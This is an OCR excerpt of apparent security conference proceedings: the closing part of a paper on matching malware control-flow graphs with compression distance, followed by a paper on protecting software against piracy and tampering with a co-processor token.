The matching can be exact or inexact or approximate, we will say *approximate* when the matching is not exact. If the size $|G_A| = |G_B|$ and if the mapping f is one-to-one (a bijection) then the mapping is called a *graph isomorphism*. If the size $|G_A|$ and $|G_B|$ are different, of course we can not have an exact matching algorithm and we ask for the optimal matching. For example if we have $|G_A| > |G_B|$ we can ask to find a subgraph of G_A isomorph to G_B, this is called the *subgraph isomorphic problem*: does it exist a subgraph $G'_A = (V'_A, E'_A)$ of G_A such that $V'_A \subset V_A$ with $|V'_A| = |V_B|$ and $|E'_A| = |E_B|$ and there exists a one-to-one mapping $f : V'_A \rightarrow V_B$ satisfying $(i, j) \in V'_A$ if and only if $(f(i), f(j)) \in V_B$?

Let us suppose that we have the two graphs A and B of the figure (4). The figure (5) gives two matchings. The left

example of the figure (5) gives a partial matching, the right example of the figure (5) gives also a partial matching but is generally considered better than the partial matching (left example), this right example show a subgraph isomorphism.




Figure 4. Two (non isomorphic) graphs




Figure 5. Two approximate matches, the right picture shows a subgraph isomorphism,*i.e.* an optimal matching

The malware matching problems, viewed as a graph isomorphism problem, has a curious time complexity [GJ79]:

- if the two graphs have the same number of nodes, the match problem is possibly a graph isomorphism problem and this problem is known to be in NP but not known to be NP-complete, it is in the GI class;
- if the two graphs don't have the same number of nodes, then the malware matching problem is then possibly a subgraph isomorphism problem and this problem is known to be NP-complete!

Of course, one can use the Graph Edit Distance (GED) to find the differences between the two graphs but it can be very costly to compute the GED of two large graphs. And this has to be done for each file of $\mathcal{Z}$!

But we are not dealing with abstract graphs, our graphs have nodes which have attributes [Sab] so, we are not interested in abstract subgraph or graph isomorphisms.

More precisely, when we match or associate a node A_i of the graph G_A with a node B_j of the graph G_B then we expect that it means the code that defines the node A_i is similar to the code that defines the node B_j. We want our graph matchings to mean something from a code point of view: we call this problem the *approximate malware match problem*. This means that if node A_i has nothing to see with node B_j we refuse the match between them!

So, we will add a parameter $\nu_{NCD} > 0$, the node NCD *threshold* parameter, a real number to be chosen by the user. This node NCD *threshold* parameter will help us to decide if we really match a node node A_i to a node B_j or not. If $NCD(A_i, B_j)$ is minimal then we verify if $NCD(A_i, B_j) < \nu_{NCD}$, if not we don't accept the association of the node A_i to the node B_j.

So this means that we accept for our algorithm to return possibly the graph matching of the figure (6) in place of the right graph matching of the figure (5) which is optimal from the point of view of the graph theory.




Figure 6. A possible approximate match that is not a subgraph isomorphism

4.3. A description of the algorithm

We can use the information collected to compute the sets $\mathcal{F}_{NCD} = \{f_i\}_{i=1}^{K_{NCD}}$ and $\mathcal{F}_H = \{f_i\}_{i=1}^{K_H}$ to accelerate the comparison beetwen two files, in fact these sets gives partial matches, we have to use them for the algorithm of [Fla04], [DR05].

So now, we suppose we have two malwares. Let us call

1) G_B the CFG of the old known malware, with n nodes labeled $B_1, \cdots B_n$;
2) G_A the CFG of the new unknown malware, with m nodes labeled $A_1, \cdots A_m$.

The graphs G_A and G_B are directed vertex-labeled graphs. The label of a vertex is the set of instructions. Nodes here are functions or blocks so, we can compute $NCD(A_i, B_j)$ for all i, j.

Algorithm 6 : The Graph Matching Algorithm

Input:
– A file A (possibly unknown) – and its CFG $G_A = (V_A, E_A)$ of size N ;
– A file X (known) – and its CFG $G_B = (V_B, E_B)$ of size M ;
– a real $\nu_{NCD} > 0$: the NCD node *threshold* parameter ;

Output: – An approximate (or possibly exact) match between graphs G_A and G_B;
The match is a set $\mathcal{S}$, a subset of $\{(i,j)|(i,j) \in V_A \times V_B\}$;
Begin:
$\mathcal{S} = \emptyset$;
For each node A_i of G_A ;
Find the index j returned by $\arg\min_{1 \leq k \leq M} NCD(A_i, B_k)$;
If $NCD(A_i, B_j) < \nu_{NCD}$;
Then ;
Match the nodes A_i and B_j by adding (i,j) to $\mathcal{S}$;
Suppress the node j for the rest of the loop;
EndIif ;
EndFor ;
EndFor ;
Return the match set $\mathcal{S} \subset \{(i,j)|(i,j) \in V_A \times V_B\}$;
End.




Figure 7. Two subgraph isomorphism,*i.e.* two optimal matchings, we have to choose one with the node NCD *threshold* parameter

Some remarks:

- We can use the values already computed in the filtering process with algorithms (1), (2), (3), (4) and (5) to accelerate the algorithm (6).
- Of course, one can use already known technics to speed up the algorithm (6). For example following [Sab], [CF], we can use other attributes of the nodes: the degree of nodes, or the indegree and the outdegree etc; we could also use the "length" of the nodes, and of course it is possible to sort the nodes of G_A and G_B using some of these attributes. But we have to be careful, we are not interested in a abstract matching, in the figure (7) we have two possible subgraph isomorphic matchings, one can be uninteresting for the malware analysis, we have introduced the NCD node *threshold* parameter to select the best matching in the malware analysis sense.
- Recently, Kinable and Kostakis [KK11] have proposed to study the malware classification problem by clustering the CGs with a similarity score which is an approximation of the graph edit distance. We think it could be interesting to do the same thing with a similarity measure defined by NCD of the full malware binary file. It could also be interesting to define a similarity measure of two CFGs using our node NCD parameter.
- We could also compare the effectiveness of the algorithm (6) if we replace the CFG by the CG.

- Actually, we have to point out that if the two graphs G_A and G_B are really isomorphic then the algorithm (6) will find the isomorphism in a polynomial time. Is is also the case if G_B is a true isomorphic subgraph of G_A. We don't claim that the graph or the subgraph isomorphism problem is in P, the algorithm (6) is polynomial because we use a distance between nodes of the two graphs.

5. Conclusion and future works

We have presented here algorithms to solve the following problems:

1) Let us suppose we have:
   - an unknown malware A, possibly new, this is our "target";
   - a (large) database of known malwares $\mathcal{M} = \{M_1, \cdots M_n\}$;

   we can choose quickly, from a set of known files $\{M_1, \cdots M_n\}$, the subset of the files the "most similar" to the target A.
2) Given two binary malwares, supposed already disassembled, we want to quickly compare them. More precisely, we want to find and understand the similarities, but also the dissimilarities between both files.
3) We suppose we have a new malware function and a large database of (already) known malware functions, we want to understand the differences and the similarities between this to understand how we can be protected against it (for example we want to find a signature for AV softwares).

The algorithms we present here are mainly based on the use of the Normalized Compression Distance (NCD) and entropy at different granularity levels. They can be used with any vertex-attributed graphs that represents a malware binary.

For the first problem, that we call the global *malware filtering database* problem, we have proposed two algorithms, one is new and is based on an algorithm for the third problem. We have proposed to use *filtering* tactics to select the better files of the malware set $\mathcal{M}$. We have also proposed to use two different but similar tactics, using the *Normalized Compression Distance* for a first filtering tactic to filter the set $\mathcal{M}$ and the entropy for a second filtering tactic.

For the second problem, we have presented an algorithm that, given a graph that represents the malware like the Call Flow Graph (CFG) of both malwares, will approximately solve the graph matching problem associated with the two CFGS using again the NCD of the nodes. If the two graphs are really isomorphic then the algorithm we present here is able to find the isomorphism is a polynomial time algorithm, this is also the case if one of the graphs is isomorph to a subgraph of the other. We think that the algorithms that are presented here can be used to solve the third problem.

We have done promising experiments with databases of hundred of malwares functions but we have to better understand how our algorithms works on really large malware databases.

It could be also interesting to use the algorithms presented in this work to the problem a detecting an unknown malware in an infected file and of course, it could be interesting to use the algorithms to classify a database of malwares.

This means we have to define a similarity measure between two binary files from similarity measure between nodes. This is a work in progress.

References

[Anu] Anubis. http://anubis.iseclab.org/.

[AWL07] Matthew Hayes Christopher Thompson Andrew Walenstein, Michael Venable and Arun Lakhotia. Exploiting similarity between variants to defeat malware. In *Proceedings of BlackHat 2007 DC Briefings*, 2007.

[Axe10] Stefan Axelsson. Using normalized compression distance for classifying file fragments. *Availability, Reliability and Security, International Conference on*, 0:641–646, 2010.

[BCE] A. Desnos B. Caillat and R. Erra. Binthavro: towards a useful and fast tool for goodware and malware analysis. In *ECIW 2010, 1-2 July, Thessaloniki, Greece*.

[BG08] I. Briones and A. Gomez. Graphs, entropy and grid computing: automatic comparison of malware. In *Virus Bulletin Conference October*, pages 1–12, 2008.

[Boc] Bochs. http://bochs.sourceforge.net/.

[Bre10a] Z. Breitenbacher. Algorithm of computing entropy map as a new method of malware detection. In *IAWACS 2010*. PARIS, May 2010.

[Bre10b] Z. Breitenbacher. Entropy, the new vision. In *EICAR 2010*. PARIS, ESIEA, May 2010.

[CE04] E. Carrera and G. Erdelyi. Digital genome mapping — advanced binary malware analysis. In *Virus Bulletin Conference September*, pages 187–197, 2004.

[CF] E. Carrera and H. Flake. Automated structural classification of malwares.

[Cli] Native Client:. A sandbox for portable, untrusted x86 native code.

[CV05] R. Cilibrasi and P.M.B. Vitanyi. Clustering by compression. *IEEE Transactions on Information Theory*, 51(4):1523–1545, April 2005.

[DR05] T. Dullien and R. Rolles. Graph-based comparison of executable objects. In *SSTIC*, 2005.

[Dyn] DynInst. http://www.dyninst.org/.

[Eag08] C. Eagle. *The IDA PRO Book*. No Starch Press, 2008.

[Fla04] H. Flake. Structural comparison of executable objects. In *DIMVA*, 2004.

[GG09] Y. Guillot and A. Gazet. Désobfuscation automatique de binaire - the barbarian sublimation -. In *SSTIC, Rennes*, 2009.

[Ghe05] E. Gheorgescu. An automated virus classification system. In *Virus Bulletin Conference October*, pages 294–300, 2005.

[GJ79] Michael R. Garey and David S. Johnson. *Computers and Intractability, A Guide to the Theory of NP-Completeness*. W.H. Freeman and Company, New York, 1979.

[Jos] S. Josse. Vxstripper. http://www.esiea-recherche.eu/data/theses/these_josse.pdf.

[KK11] J. Kinable and O. Kostakis. Malware classification based on call graph clustering. *Journal in Computer Virology*, pages 1–13, 2011.

[Kor05] K. Kortchinski. *MISC*, 51(4):38–45, April-May 2005.

[Pin] Pintools. http://www.pintool.org/.

[PMRB] Paleari, Martignoni, Roglia, and Bruschi. A fistful of red-pills, how to automatically generate procedures to detect cpu emulators.

[Qem] Qemu. http://www.qemu.org/index.html.

[Ryd79] B.G. Ryder. Constructing the call graph of a program. *IEEE Transactions on Software Engineering*, SE-5(3):216–226, 1979.

[Sab] T. Sabin. Comparing binaries with graph isomorphisms. http://razor.bindview.com/publish/papers/comparing-binaries.html.

[VGA+] J. Vanegue, T. Garnier, J. Auto, S. Roy, and R. Lesniak. Next generation debuggers for reverse engineering.

[vHV] Ether: Malware Analysis via Hardware Virtualization. Paper and source code available.

[Weh07] S. Wehner. Analyzing worms and network traffic using compression. *Journal of Computer Security*, pages 303–320, 2007.

[WL06] Andrew Walenstein and Arun Lakhotia. The software similarity problem in malware analysis. In *Duplication, Redundancy, and Similarity in Software*, 2006.

Protection of software with a co-processor token

Jean-Christophe Cuenod
Validy

About the author

Jean-Christophe Cuenod graduated from the Ecole Normale Supérieure Ulm in Paris and received a Ph.D. in Computer Science from the Paris VI University in 1982.
He is CTO of Validy Net Inc., a Portland Oregon company, Chairman of the supervisory board of SA Validy, a Romans-sur-isère French company and co-inventor of the new software protection method, described here. His fields of interest include security, as well as hardware and system architecture. Previously he held computer design responsibilities for different companies, including Digital Equipment Corp where he designed several of their workstations and the ACCESS.bus, the forerunner of the USB. He also held different research positions, in particular in Xerox PARC.
e-mail jcc@validy.com

Keywords

Software protection, Software assurance, Cyber-terrorism, Cyber-attacks, hardware, secure token, co-processor, integrity, subtractive protection, mutual-protection.

Protection of software with a co-processor token

Abstract

A vast number of solutions have been contemplated to protect software against piracy or to provide software assurance and cyber attack resilience. Up until now the protection systems proposed have not been able to resist attacks or have turned out to be impossible to implement. A new technique of protection, based on a "subtractive protection" is set to dramatically change the stakes by the use of a token containing a co-processor.

Introduction

The computer industry has long faced the problem of software piracy, i.e. the use of software by people who have not acquired the appropriate license rights. The situation has seriously worsened over the last years and fighting this piracy is therefore a very valuable goal.

More importantly, cyber attacks and cyber crimes, modifying the behavior of software to coerce it into performing improper actions, have now reached critical levels. Since almost any modern system uses vast amounts of digital electronics, attackers can now target from TV sets to cars and planes, from banking applications to infrastructures like electricity distribution, etc... The effects of such cyber attacks are devastating and disturb people, companies and countries. They might even someday cost lives.

Using a technique of "subtractive" protection, a secure token can solve both piracy and cyber crime problems by both rendering software impossible to copy and insuring its integrity.

Such a secure token can be considered as some sort of miniature computer locked inside a safe and it is connected to the machine whose software must be protected, for instance through a USB port. What's inside the token is out of reach for attackers, they cannot know the processing it carries-out or the pieces of information it holds. Only exchanges authorized by the token can take place between itself and the outside world. Attackers have no way of accessing the token internal information and are therefore unable to duplicate it.
Physically, the token is reminiscent of the "dongles" proposed by some protection systems but works in a very different manner. Whereas software protected by a dongle questions it from time to time to merely check its presence, with this new technique, the token is considered as an extension of the processor and permanently takes part in software execution. Indeed, the token contains part of the software variables and executes the fraction of the software program related to those variables: it acts as a "co-processor" (see Annex 1 "what is a co-processor").

Subtractive protection

For dongle-protected software, the questions asked to the dongle are added to the software with the sole intention of providing protection. It's called *additive protection*.
For software protected by a secure token, variables contained in the token and execution in the token are integral parts of the software. The protection consists in depriving the computer from a part of the software and to relocate it inside the token. It is called *subtractive protection*.
For an attacker, there is a huge difference between additive and subtractive protections. In the case of additive protection, an attacker who examines the software can see and understand all the protected software. To "de-protect" software or "crack" it as it is usually called, the attacker only has to modify it and revert it to its state before the protection, or at least to bypass the use of the protection.
In the case of subtractive protection, an attacker who examines the software cannot observe all of it, since a part is contained inside the token, which he cannot access. He therefore has to re-invent the missing part from the visible part as well as from the dialogues between the computer and the token. This reconstruction exercise is closely dependent on the functionality of the protected software and requires important thought and trial efforts. If the missing part is correctly chosen, the reconstitution effort can even be much more important than completely rewriting the software.

Relocate Variables

There have already been several attempts to protect software with subtractive methods, but so far they all have come up against the choice of the software part to relocate into the token. All attempts were based on relocating one or several "good" functions into the token, but choosing those functions turned out to be impossible in most cases. Indeed, most tasks carried out by a software program are pretty simple and the functions implemented to carry out those tasks are easy to identify. An attacker who observes the functions' arguments and results as much as he wants can then write a simulator that replaces the token. In the rare cases where the function is complex enough to resist the attackers' analysis, its number of arguments or its execution time inside the token is usually prohibitive.
The new approach consists in remoting some of the software variables inside the token. A token can easily store several hundreds or even several thousands variables that are modified on multiple occasions during software execution. Some of those variables can remain inside the token for a long time, up to the whole duration of software execution, some other are only ephemeral: they are used for calculations inside the token and then disappear. The token returns variables to the software only when the latter absolutely needs it to continue its execution. For an attacker, creating a version of the piece of software that works without the token therefore requires to "guess" what variables are hidden inside the token at any time, to understand their modifications in the dark throughout the execution and finally to recreate the missing parts of the program. The sum of all the modifications, even very simple ones, carried out on all the variables contained inside the token leads to a quick evolution of the token's content and makes such an endeavor extremely complex (see Annex 2 "Performances").

Detect attacks

Even when a software program is protected by a token, the task of attackers is easier if they can use at least one of the two following attack techniques. The first one is a "divide and conquer" type of attack, it consists in understanding bit by bit the protection provided by the token, and each time a new bit is understood, in replacing it by a simulator program. The attack can then be carried out piecewise or by

several attackers in parallel. The second kind of attack consists in putting the token in chosen conditions: it is much easier for an attacker to understand a function when he can force the token to execute repeatedly the function of his choice with arguments of his choice, than when he is a passive observer.
Classic subtractive protections are usually vulnerable to such attacks but this technique thwart them thanks to a mechanism called “detection and coercion”. This mechanism enables the token to detect any execution not performed in accordance with the planed execution of the software and to react accordingly. Each time the token executes an instruction, the “detection” system checks that the origins of that instruction’s arguments correspond to the ones planned for, during the conception of the software. If an anomaly is detected an appropriate “coercion” measure is taken. In standard cases, that measure purely and simply consists in stopping the token’s operations forcing the software to stop (see Annex 3 “Tags”).
The detection system not only recognizes any change in a calculation made by the token, but it also identifies any modification in the chaining of the various calculations of that token, even if said calculations are independent. It is called “mutual protection” (see Annex 4 “Mutual protection”).

Ensure integrity

Since a function not executed inside the token makes it possible to have subsequent functions fail, the mutual protection easily thwarts the “divide and conquer” as well as the “attacker chosen starting conditions” attacks. But its main interest resides elsewhere: if calculations carried-out inside the token are mandatory, it is possible to add into the token calculations that check that the part of the software executed in the computer is also performed in accordance with the expected execution, so as to ensure the integrity of the whole software.
The mutual protection therefore makes it possible to add to the software “integrity checks” similar to additive protections but that attackers cannot modify or remove in any case. This enables the software to monitor its own integrity during its execution, without the help of any additional software, whose integrity is never assured.
Such checks allow amongst other things:
- to freeze the execution structure of a software program by protecting the “call graph”, i.e. by preventing attackers to suppress the execution of a sub-program, or on the contrary, to add the execution of a sub-program at an unplanned place.
- to guarantee the integrity of sensitive data by ensuring their processing is not corrupted.
- to guarantee the security of a client/server architecture by having client and server programs mutually protect each others.

A generic co-processor

Because of its co-processor type of architecture, the token protection can be applied to machines working with all kinds of operating systems or even without any. It can protect software written in various programming languages or even protect the operating system. To understand that universality, all it takes is to understand that the token adds resources to the processor to virtually form a new processor with slightly different characteristics but able to execute the same kind of software than the initial processor. For instance, since a PC processor is able to run Windows as well as Linux, and software written in C, C++, Java or Basic, the same processor with the token can execute in a protected manner the same operating systems and the same software. Besides, in the same way a processor can execute all kinds of software programs, a token can secure the execution of all kinds of software

programs.

Conclusion

The recent development of the subtractive protection with secure token offers an active intrinsic protection of software that not only prevents piracy, but also fights cyber attacks by ensuring software integrit against manipulation errors and malicious attacks.
This protection constitutes an economic revolution as it guarantees software publishers that each user has a license.
It also constitutes a revolution in the domain of software assurance as it guarantees the proper functioning of infrastructures and consumer or professional equipments, even in hostile environments.

Annex 1 What is a co-processor

All the modern processors used in PCs or servers use an "arithmetic co-processor" to carry out operations on "floating-points" (fractional) numbers. An arithmetic co-processor has registers that contain floating-points variables and carries out operations on that variables using simple instructions such as add, move or compare…
A co-processor is slave to its processor and executes the instructions as well as the variables transfers as the processor dictates. The compiler, which is the program in charge of translating a software program into instructions understandable by the machine from the source code written by the developer, automatically decides if such and such variable must be placed in the processor or in the co-processor and accordingly generates the processor or co-processor instructions to manipulate them. A few years back, arithmetic co-processors were standalone integrated circuits independent from the processor, today they are almost always contained within the same integrated circuit as the processor but their function remains the same.
The token is also a co-processor. It does not deal with floating-points but with "secure integers", i.e. integers that must be concealed from the attacker's view and whose transformations must also be concealed. To ensure a high level of security, that co-processor has a few particularities:
- the co-processor has a lot of registers as well as a stack and a heap (computer structures useful for most modern languages) so that some variables can remain inside the co-processor for as long as necessary without having to return to the computer's memory,
- the instructions are encrypted so that attackers cannot analyze them (instructions are encrypted during the phase of protection of the software and the co-processor decrypts each instruction it receives before executing it),
- the instructions contain security information called "Tags" (see Annex 3 "Tags") used to thwart attacks.
Despite those particularities, the token is still a classic co-processor and an appropriate compiler can easily generate instructions allowing to protect software.
Realizing such a co-processor does not require manufacturing a specific integrated circuit because it is sufficient to program a secure micro-controller already available on the market so that it behaves as such.
It is up to the software publisher to load to the token the cryptographic key enabling the decryption of the instructions of a given protected software product, hence specializing the token for that software product.

Annex 2 Performances

The main role of the token is to ensure security of execution for the software. To do so, it uses an integrated circuit optimized to resist attacks but not for execution speed: the token is therefore much slower than the processor. But whereas current processors carry out a few billions of instructions per second, a token needs to carry out only a few tens of thousand instructions per second to be useful, which amounts to executing a very small percentage of the software instructions in the co-processor. This speed is enough for variables that do not change often, especially given that processor and the co-processor can work in parallel (the processor can carry-on executing instructions while the co-processor executes its). Consequently, standard programs are slowed down imperceptibly. Despite that small percentage, a attacker trying to attack a protected software program rapidly faces a token that has executed millions of unknown instructions and therefore modified its internal state in impredicable ways.

For certain software programs that require "real time" behavior or advanced integrity protection, current tokens are not yet powerful enough but various improvements will enable to achieve the required performance:

- Adopting the "high speed" or "super speed" versions of the USB bus (version 2.0 or 3.0) will vastly improve the transfer speed. Other interfaces can be also used such as for instance the MMC interface for laptops, PDAs or cell phones, or the PCI-Express interface for desktops and servers.
- Specializing a standard micro-controller to become a secure token; various simple modifications will enable to obtain an important performance gain.
- To obtain the ultimate protection and speed, a dedicated architecture and secure chip might be required.

Annex 3 Tags

To detect that the software execution inside the token is performed in accordance with what was planned by the compiler, the token permanently monitors where the operands of the instructions it executes come from. To this end, instructions have one or several 8-bit fields called "tags" and the registers also have a tag field. The first tag field of an instruction is used to give a nickname to the instruction and contains a value chosen randomly during compilation.

When an instruction modifies the content of a register, it also places its surname in the register's tag field (figure 1). By this means, the identity of the instruction that has generated an operand is always known. For instance, a classic instruction that loads a constant value into a register is often called "load immediate" and can be written:

LDI R1 5

Which corresponds to copying the number 5 to register R1.

The equivalent instruction inside the token has an additional parameter: the instruction's surname. It is written:

LDI R1 <tag2> 5

Which corresponds to copying the number 5 to the data field of register R1 and copying the number tag2 (randomly chosen by the compiler, for instance tag2 = 12) to the tag field of register R1.

Instructions using an operand coming from a register may then verify the origin of that operand by checking that the tag that goes with the data has the proper value. For instance a classical instruction that copies the content of a register to another one is often called "move" and can be written:

MOV R3 R1

Which corresponds to copying the content of register R1 to register R3.

The equivalent instruction inside the token has two additional parameters and is written:
MOV R3 <tag17> R1 <tag2>
Which corresponds to: verifying that the tag field of register R1 contains the value tag2 and in case the value is different raising the flag indicating an error has been detected. Copying the content of the data field of register R1 to the data field of register R3 and copying the number tag17 (also randomly chosen by the compiler, for instance tag17 = 15) to the tag field of register R3.




figure 1

Likewise, instructions using operands coming from several registers, such as additions for example, can verify the origin of each operand by checking that the tag that goes with each of them has the proper value. In case an operand can be generated by several different instructions, the compiler inserts a

special instruction that accepts an operand with several tag values.
When an attack is detected, the token can counter attack by erasing all the variables it contains and stop working, thus forcing the software to halt. When the token starts working again, the software must be restarted at the beginning of its execution and cannot in any way resume work where it was interrupted since all the state what was contained in the token is missing.
After an attack has been detected, the token's work is inhibited for a period of time that increases depending on the number of attacks, attackers are thus very rapidly discouraged. For instance if the waiting period is doubled after each attack, with a delay of only 1 second after the 1st attack, the waiting period rises to 8 minutes after the 10th attack, to more than 6 days after the 20th attack and to almost 17 years after the 30th attack!

Annex 4 Mutual protection

The tag system also ensures that following a calculation "calculation1", another calculation "calculation2" unrelated to calculation1, has really been carried out (figure 2).
To illustrate this the following small program fragment can be analyzed:
R1 <t1> <- calculation1
R2 <t2> <- calculation2
SUB R3 <t3> R2 <t2> R2 <t2>
ADD R4 <t4> R1 <t1> R3 <t3>
